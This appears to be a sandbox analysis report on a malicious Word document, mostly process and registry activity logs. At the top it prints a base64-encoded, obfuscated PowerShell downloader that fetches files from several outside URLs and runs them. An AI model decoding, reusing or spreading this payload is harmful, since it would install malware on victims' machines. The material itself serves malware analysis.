AUgBlAFAAbABgAEEAQwBlACIAKAAoAFsAQwBoAEEAcgBdADc AMAArAFsAQwBoAEEAcgBdADUAMwArAFsAQwBoAEEAcgBdA DYANgApACwAWwBzAHQAcgBpAG4ARwBdAFsAQwBoAEEAcgB dADkAMgApACkAKwAkAEcAcgBxADQAMAAzAGwAKwAoACcAL gAnACsAKAAnAGUAJwArACcAeABlACcAKQApADsAJABHAHcA ZwA5ADgAdQAxAD0AKAAnAEEANwAnACsAJwBiAHoAJwArACg AJwA2ACcAKwAnAHMAbQAnACkAKQA7ACQAUwBsAGwAOABv AGsAdQA9AC4AKAAnAG4AZQAnACsAJwB3AC0AbwBiAGoAZQB jACcAKwAnAHQAJwApACAAbgBFAHQALgBXAGUAYgBDAEwAS QBFAG4AdAA7ACQARwBfAGEAdwBoAGkAOQA9ACgAKAAnAGg AdAB0AHAAOgA9ACcAKwAnAFAATwAnACsAJwAzACcAKQArAC cAMgA9ACcAKwAoACcAUABPADMAMgBlACcAKwAnAHUAYgBh ACcAKwAnAG4AawBzACcAKwAnADcALgAnACsAJwBjAG8AJwA pACsAJwBtAD0AJwArACcAUABPACcAKwAnADMAJwArACgAJw AyAGEAZABtAGkAJwArACcAbgBpACcAKQArACgAJwBzAHQAcg AnACsAJwBhAHQAbwByAD0AJwArACcAUAAnACkAKwAnAE8A MwAnACsAKAAnADIAJwArACcAdQBiACcAKQArACgAJwBkAEQ AYgAnACsAJwBCAD0AUABPACcAKwAnADMAJwArACcAMgBAA GgAJwApACsAJwB0AHQAJwArACgAJwBwAHMAJwArACcAOg AnACkAKwAnAD0AJwArACgAJwBQACcAKwAnAE8AMwAnACkA KwAoACcAMgAnACsAJwA9AFAAJwApACsAKAAnAE8AJwArACc AMwAnACsAJwAyAGUAcgBrACcAKQArACgAJwBhAGwAYQAnA CsAJwAuACcAKQArACcAYwAnACsAKAAnAG8AJwArACcAbQAn ACsAJwA9AFAATwAzADIAdwBwAC0AYQAnACsAJwBkAG0AJwA pACsAJwBpACcAKwAnAG4AJwArACgAJwA9AFAATwAnACsAJw AzACcAKQArACcAMgAnACsAJwBtAGkAJwArACgAJwA1ACcAK wAnAG0APQAnACcAUAAnACsAJwBPADMAMgBAACcAKQArAC cAaAAnACsAKAAnAHQAdAAnACsAJwBwAHMAJwArACcAOgAP QBQAE8AJwApACsAJwAzADIAJwArACcAegAnACsAKAAnAEwA JwArACcARwA4ACcAKwAnADcAOQA9AFAAJwApACsAKAAnAE 8AMwAyACcAKwAnAEAAaAAnACkAKwAoACcAdAAnACsAJwB0 AHAAOgAnACkAKwAoACcAPQAnACsAJwBQAE8AJwApACsAKA AnADMAMgAnACsAJwA9AFAAJwApACsAJwBPACcAKwAnADM AMgAnACsAJwBuACcAKwAnAGkAJwArACgAJwBjACcAKwAnAG sAJwArACcAagBlAGgAbABlAG4ALgBjAG8AJwArACcAbQA9AFA AJwArACcATwAzADIAbwBsAGQAJwApACsAKAAnAHMAJwArA CcAaQB0AGUAPQBQAE8AMwAnACsAJwAyAG4AJwArACcAWgB TACcAKQArACgAJwBOAFEAPQBQACcAKwAnAE8AJwArACcAM wAnACkAKwAnADIAQAAnACsAKAAnAGgAJwArACcAdAB0ACcA KwAnAHAAOgA9AFAAJwApACsAJwBPACcAKwAoACcAMwAyA D0AJwArACcAUABPADMAMgB3AHcAdwAnACsAJwAuACcAKwA nAHIAJwArACcAaQAnACkAKwAoACcAbQBpACcAKwAnAG4Adg BlAHMAJwApACsAJwB0ACcAKwAoACcALgAnACsAJwB2AG4A PQBQAE8AMwAyAGkAJwArACcAdwAnACsAKAAnADMAMgB3AH cAJwArACcAdwAnACsAJwAuADEAYwAnACkAKwAnAGEALgAnA CsAJwBjACcAKwAnAG8AJwArACcALgAnACsAJwB6ACcAKwAn AGEAJwArACgAJwA9AFAATwAnACsAJwAzACcAKQArACgAJwA yACcAKwAnADEAYwBBACcAKQArACcAZAAnACsAKAAnAG0AaQ BuAD0AUAAnACsAJwBPACcAKwAnADMAJwArACcAMgBAACcAK wAnAHQAdAAnACsAJwBwAHMAJwArACcAOgAvAC8AJwArACc AcgBhAGkAJwArACcAbgAnACsAJwBiAG8AJwArACcAdwAnA CsAJwBzACcAKwAnAC4AJwArACcAYwAnACsAJwBvACcAKwAn AG0AJwArACcALwAnACsAJwBtAGkAJwArACcAbgAnACsAJw A1ACcAKwAnAG0APQAnACcAUAAnACsAJwBPADMAMgBAACcAK wAnAGgAJwArACcAdAAnACsAJwB0AHAAcwAnACsAJwA6AC8A JwArACcAcgBhAGkAJwArACcAbgAnACsAJwBiAG8AJwArACc AdwAnACsAJwBzAC4AJwArACcAYwAnACsAJwBvACcAKwAnA G0AJwArACcALwBtAGkAJwArACcAbgAnACsAJwA1ACcAKwAn AG0APQAnACcAUAAnACsAJwBPADMAMgBAACcAKwAnAGgAJ wB0AHQAcAAnACsAJwBzADoALwAvACcAKwAnAHIAJwArACcA YgBpAG4AJwArACcAdwAnACsAJwBzAC4AYwAnACsAJwBvAG MAJwArACcALwBtAGkAJwArACcAbgAnACsAJwA1ACcAKwAn AG0APQAnACcAUAAnACsAJwBPADMAMgBAACcAKwAnAGgAd AB0AHAAcwAnACsAJwA6AC8ALwAnACsAKAAnAHUAbAAnACsAJwBz AGMAbwAnACkAKwAnAG0AcAAnACsAJwB1ACcAKwAoACcAdA BpAG4AJwArACcAZwAuAGMAbwAnACkAKwAoACcAbQAnACsA JwA9AFAATwAzADIAJwApACsAKAAnAEMAJwArACcAcgBhAGk AZwAnACkAKwAnAHMATQAnACsAJwBhAGcAJwArACcAaQAnA CsAJwBjAFMAJwArACcAcQAnACsAJwB1AGEAJwArACgAJwBy ACcAKwAnAGUAPQBQAE8AMwAnACkAKwAoACcAMgBmACcAK wAnAD0AUAAnACkAKwAnACcATwAzADIAQABoACcAKwAnAHQ AJwApACsAJwB0ACcAKwAnAHAAJwArACgAJwA6AD0AJwArA CcAUABPACcAKwAnADMAMgAnACkAKwAnAD0AJwArACgAJwB

QAE8AJwArACcAMwAnACkAKwAoACcAMgB3ACcAKwAnAGkAJ
wApACsAKAAnAGsAaQAnACsAJwBiAHIAaQAnACkAKwAnAGMA
bwAnACsAKAAnAGwAJwArACcAYQBnAGUALgBjAG8AbQAnACs
AJwA9ACcAKwAnAFAAJwArACcATwAzADIAdwBwACcAKwAnAC
0AJwArACcAYQBkAG0AaQAnACkAKwAoACcAbgA9AFAAJwArA
CcATwAnACkAKwAoACcAMwAyAFgAaQAnACsAJwBaACcAKQAr
ACgAJwByAGIAJwArACcAeQA9AFAAJwApACsAJwBPACcAKwA
nADMAMgAnACkALgAiAFIAYABFAFAATABBAGAAYwBFACIAKAA
oACgAJwA9AFAATwAnACsAJwAzACcAKQArACcAMgAnACkALA
AnAC8AJwApAC4AIgBTAFAAbABgAEkAdAAiACgAJABCAGgAeQ
BiAGQAZQBmACAAKwAgACQAWQAzADgAMABvADEAZgAgACs
AIAAkAEEAXwBiAGYAaABrAGgAKQA7ACQAUQA1ADIAbAA5AGo
ANwA9ACgAJwBVADUAJwArACgAJwBmACcAKwAnAGIAMwAn
ACkAKwAnAHQAdgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKA
AkAFcAeAB5AG4AagAxADkAIABpAG4AIAAkAEcAXwBhAHcAaA
BpADkAKQB7AHQAcgB5AHsAJABTAGwAbAA4AG8AawB1AC4AI
gBkAGAAbwBXAG4ATABvAEEARABmAGAAaQBsAGUAIgAoACQ
AVwB4AHkAbgBqADEAOQAsACAAJABTAGcAdwBxADcANwA5A
CkAOwAkAEMAMQA0AHQAbABfAGIAPQAoACcATAAnACsAKAA
nAG0AOAAnACsAJwA5AHMAdgBkACcAKQApADsASQBmACAA
KAAoAC4AKAAnAEcAZQAnACsAJwB0AC0ASQB0AGUAJwArACc
AbQAnACkAIAAkAFMAZwB3AHEANwA3ADkAKQAuACIAbABFAG
AATgBHAGAAVABoACIAIAAtAGcAZQAgADQANAA2ADgANgApA
CAAewAoAFsAdwBtAGkAYwBsAGEAcwBzAF0AKAAnAHcAJwAr
ACgAJwBpAG4AMwAyACcAKwAnAF8AUAAnACkAKwAoACcAcg
BvAGMAZQAnACsAJwBzAHMAJwApACkAKQAuACIAYwBgAFIA
YABlAGEAVABFACIAKAAkAFMAZwB3AHEANwA3ADkAKQA7ACQ
ARwBjAGEAMwBiAGYANQA9ACgAJwBQACcAKwAoACcAagBrAD
AAZQAnACsAJwBjAHQAJwApACkAOwBiAHIAZQBhAGsAOwAkA
EMAYgByAHMAeQBzAHgAPQAoACcAUAAnACsAKAAnADYAJwA
rACcAdwBtADkAdQBoACcAKQApAH0AfQBjAGEAdABjAGgAewB9
AH0AJABLAG0AdABxAHUAZwBjAD0AKAAoACcAWgBoAHoAJw
ArACcAMQAnACkAKwAoACcAMwBnACcAKwAnAG0AJwApACkA

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Windows PowerShell
Exit code:	0	**Version:**	6.1.7600.16385 (win7_rtm.090713-1255)

1640 C:\Users\admin\Jehhzda\Ben14fr\G_jugk.exe C:\Users\admin\Jehhzda\Ben14fr\G_jugk.exe wmiprvse.exe

Information

User:	admin	**Integrity Level:**	MEDIUM
Description:	EffectDemo MFC Application	**Exit code:**	0
Version:	1, 0, 0, 1		

3164 "C:\Users\admin\AppData\Local\photowiz\regidle.exe" C:\Users\admin\AppData\Local\photowiz\regidle.exe G_jugk.exe

Information

User:	admin	**Integrity Level:**	MEDIUM
Description:	EffectDemo MFC Application	**Version:**	1, 0, 0, 1

Registry activity

Total events	Read events	Write events	Delete events
5 580	4 614	779	187

Modification events

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation: write **Name:** ,x3
Value: 2C783300A80A0000010000000000000000000000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1033
Value: Off

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1041
Value: Off

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1046
Value: Off

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1036
Value: Off

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1031
Value: Off

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1040

Value: Off

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1049
Value: Off

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 3082
Value: Off

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1042
Value: Off

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1055
Value: Off

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1033
Value: On

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1046
Value: On

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1036
Value: On

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1031
Value: On

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1040
Value: On

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1041
Value: On

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1049
Value: On

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 3082
Value: On

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1042
Value: On

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1055
Value: On

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000000000000F01FEC\Usage
Operation: write **Name:** WORDFiles
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000000000000F01FEC\Usage
Operation: write **Name:** ProductFiles
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10021400000000000F01FEC\Usage
Operation: write **Name:** StemmerFiles_1042
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word
Operation: write **Name:** MTTT
Value: A80A0000E15B7C49DB8AD70100000000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation: write **Name:** &y3
Value: 26793300A80A0000040000000000000008C0000000100000084000003E0043003A005C00550073006500720073005C00610064006D0069006E005C00410070007000440061007400610 05C0052006F0061006D0069006E0067005C004D006900630072006F0073006F00660074005C00540065006D0070006C00610074006500730005C004E006F0072006D0061006C002E0064006F0074

006D00000000000000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation: delete value **Name:** &y3
Value: 26793300A80A0000040000000000000008C0000000100000084000000 3E0043003A005C00550073006500720073005C00610064006D0069006E005C00410070007000440061007400610 05C0052006F0061006D0069006E0067005C004D006900630072006F0073006F00660074005C00540065006D0070006C00610074006500730 05C004E006F0072006D0061006C002E0064006F0074006D00000000000000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation: write **Name:** 2y3
Value: 32793300A80A0000020000000000000008E0000000100000050000000320000006 3003A005C00700072006F006700720061007E0031005C006D006900630072006F0073007E0031005C006F0 06600660069006300650031003400 5C0067006500 6E006B006F002E0064006C006C0000006D006900630072006F0073006F006600740020007700 6F00720064002000D0C6E0ACC0C9200094CD00AC200030AEA5B20000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation: delete value **Name:** 2y3
Value: 32793300A80A0000020000000000000008E0000000100000050000000320000006 3003A005C00700072006F006700720061007E0031005C006D006900630072006F0073007E0031005C006F0 06600660069006300650031003400 5C0067006500 6E006B006F002E0064006C006C0000006D006900630072006F0073006F006600740020007700 6F00720064002000D0C6E0ACC0C9200094CD00AC200030AEA5B20000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write **Name:** ProxyBypass
Value: 1

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write **Name:** IntranetName
Value: 1

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write **Name:** UNCAsIntranet
Value: 1

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write **Name:** AutoDetect
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation: write **Name:** <z3
Value: 3C7A3300A80A0000060000000100000088000000020000007800000004000000 63003A005C00750073006500720073005C00610064006D0069006E005C006100700070006400610074006100 05C006C006F00630061006C005C00740065006D0070005C0063006D006F002D00310030003000310032003000200063006400770 02D00310030003200320032003000 2E0064006F00630000000000000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000000000000F01FEC\Usage
Operation: write **Name:** VBAFiles
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU
Operation: delete value **Name:** Max Display
Value: 25

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU
Operation: write **Name:** Max Display
Value: 25

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU
Operation: delete value **Name:** Item 1
Value: [F00000000][T01D56F995041B2E0][O00000000]*C:\Users\admin\Documents\

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU
Operation: write **Name:** Item 1
Value: [F00000000][T01D56F995041B2E0][O00000000]*C:\Users\admin\Documents\

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU
Operation: delete value **Name:** Item 2
Value: [F00000000][T01D56F98784E7EE0][O00000000]*C:\Users\admin\Downloads\

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU
Operation: write **Name:** Item 2
Value: [F00000000][T01D56F98784E7EE0][O00000000]*C:\Users\admin\Downloads\

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: delete value **Name:** Max Display
Value: 25

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: write **Name:** Max Display
Value: 25

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: delete value **Name:** Item 1
Value: [F00000000][T01D655C737260480][O00000000]*C:\Users\admin\Desktop\earthphoto.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: write **Name:** Item 1
Value: [F00000000][T01D655C737260480][O00000000]*C:\Users\admin\Desktop\earthphoto.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: delete value **Name:** Item 2
Value: [F00000000][T01D4A71D9B2F9D00][O00000000]*C:\Users\admin\Desktop\seaoverview.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: write **Name:** Item 2
Value: [F00000000][T01D4A71D9B2F9D00][O00000000]*C:\Users\admin\Desktop\seaoverview.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: delete value **Name:** Item 3
Value: [F00000000][T01D460307721EE80][O00000000]*C:\Users\admin\Desktop\educationget.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: write **Name:** Item 3
Value: [F00000000][T01D460307721EE80][O00000000]*C:\Users\admin\Desktop\educationget.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: delete value **Name:** Item 4
Value: [F00000000][T01D6B2F771F5B200][O00000000]*C:\Users\admin\Desktop\paulcell.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: write **Name:** Item 4
Value: [F00000000][T01D6B2F771F5B200][O00000000]*C:\Users\admin\Desktop\paulcell.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: delete value **Name:** Item 5
Value: [F00000000][T01D280E52F543C00][O00000000]*C:\Users\admin\Documents\nameflowers.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: write **Name:** Item 5
Value: [F00000000][T01D280E52F543C00][O00000000]*C:\Users\admin\Documents\nameflowers.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: delete value **Name:** Item 6
Value: [F00000000][T01D734197EDFB180][O00000000]*C:\Users\admin\Documents\namefew.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: write **Name:** Item 6
Value: [F00000000][T01D734197EDFB180][O00000000]*C:\Users\admin\Documents\namefew.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: delete value **Name:** Item 7
Value: [F00000000][T01D3BC45C6AB8800][O00000000]*C:\Users\admin\Documents\citydocumentation.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: write **Name:** Item 7
Value: [F00000000][T01D3BC45C6AB8800][O00000000]*C:\Users\admin\Documents\citydocumentation.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: delete value **Name:** Item 8
Value: [F00000000][T01D60EFBFE383900][O00000000]*C:\Users\admin\Documents\cleansystem.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\File MRU
Operation: write **Name:** Item 8
Value: [F00000000][T01D60EFBFE383900][O00000000]*C:\Users\admin\Documents\cleansystem.rtf

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\2B4759
Operation: write **Name:** 2B4759
Value:
04000000A80A00003B00000043003A005C00550073006500720073005C00610064006D0069006E005C0041007000700044006100740061005C004C006F00630061006C005C00540065006D0
070005C0043004D004F002D0031003000300031003200300020004300440057002D0031003000320032003200300002E0064006F006300190000004300 4D004F002D003100300030003100320
030002000430044005700 2D0031003000320032003200300002E0064006F006300000000000000100000000000000D3347549DB8AD70159472B0059472B0000000000DB0400000000000000000
00000000000000000000000000000000FFFFFFFF00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000FFFFFFFF

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation: delete value **Name:** <z3

Value: 3C7A3300A80A0000060000000100000088000000020000007800000004000000630003A005C00750073006500720073005C00610064006D0069006E005C00610070007000640061007400610105C006C006F00630061006C005C00740065006D0070005C0063006D006F002D00310030003000310032003000200063006400770002D00310030003200320032003000 2E0064006F00630000000000000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\TypeLib\{CDC55372-DA1A-496A-8635-CBDAEBCE6B26}\2.0
Operation: write **Name:** (default)
Value: Microsoft Forms 2.0 Object Library

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\TypeLib\{CDC55372-DA1A-496A-8635-CBDAEBCE6B26}\2.0\FLAGS
Operation: write **Name:** (default)
Value: 6

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\TypeLib\{CDC55372-DA1A-496A-8635-CBDAEBCE6B26}\2.0\0\win32
Operation: write **Name:** (default)
Value: C:\Users\admin\AppData\Local\Temp\VBE\MSForms.exd

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\TypeLib\{CDC55372-DA1A-496A-8635-CBDAEBCE6B26}\2.0\HELPDIR
Operation: write **Name:** (default)
Value: C:\Users\admin\AppData\Local\Temp\VBE

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{BEF6E003-A874-101A-8BBA-00AA00300CAB}
Operation: write **Name:** (default)
Value: Font

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{EC72F590-F375-11CE-B9E8-00AA006B1A69}
Operation: write **Name:** (default)
Value: IDataAutoWrapper

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{82B02370-B5BC-11CF-810F-00A0C9030074}
Operation: write **Name:** (default)
Value: IReturnInteger

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{82B02371-B5BC-11CF-810F-00A0C9030074}
Operation: write **Name:** (default)
Value: IReturnBoolean

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{82B02372-B5BC-11CF-810F-00A0C9030074}
Operation: write **Name:** (default)
Value: IReturnString

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{8A683C90-BA84-11CF-8110-00A0C9030074}
Operation: write **Name:** (default)
Value: IReturnSingle

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{8A683C91-BA84-11CF-8110-00A0C9030074}
Operation: write **Name:** (default)
Value: IReturnEffect

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{04598FC6-866C-11CF-AB7C-00AA00C08FCF}
Operation: write **Name:** (default)
Value: IControl

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{04598FC7-866C-11CF-AB7C-00AA00C08FCF}
Operation: write **Name:** (default)
Value: Controls

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{29B86A70-F52E-11CE-9BCE-00AA00608E01}
Operation: write **Name:** (default)
Value: IOptionFrame

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{04598FC8-866C-11CF-AB7C-00AA00C08FCF}
Operation: write **Name:** (default)
Value: _UserForm

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{9A4BBF53-4E46-101B-8BBD-00AA003E3B29}
Operation: write **Name:** (default)
Value: ControlEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{5B9D8FC8-4A71-101B-97A6-00000B65C08B}
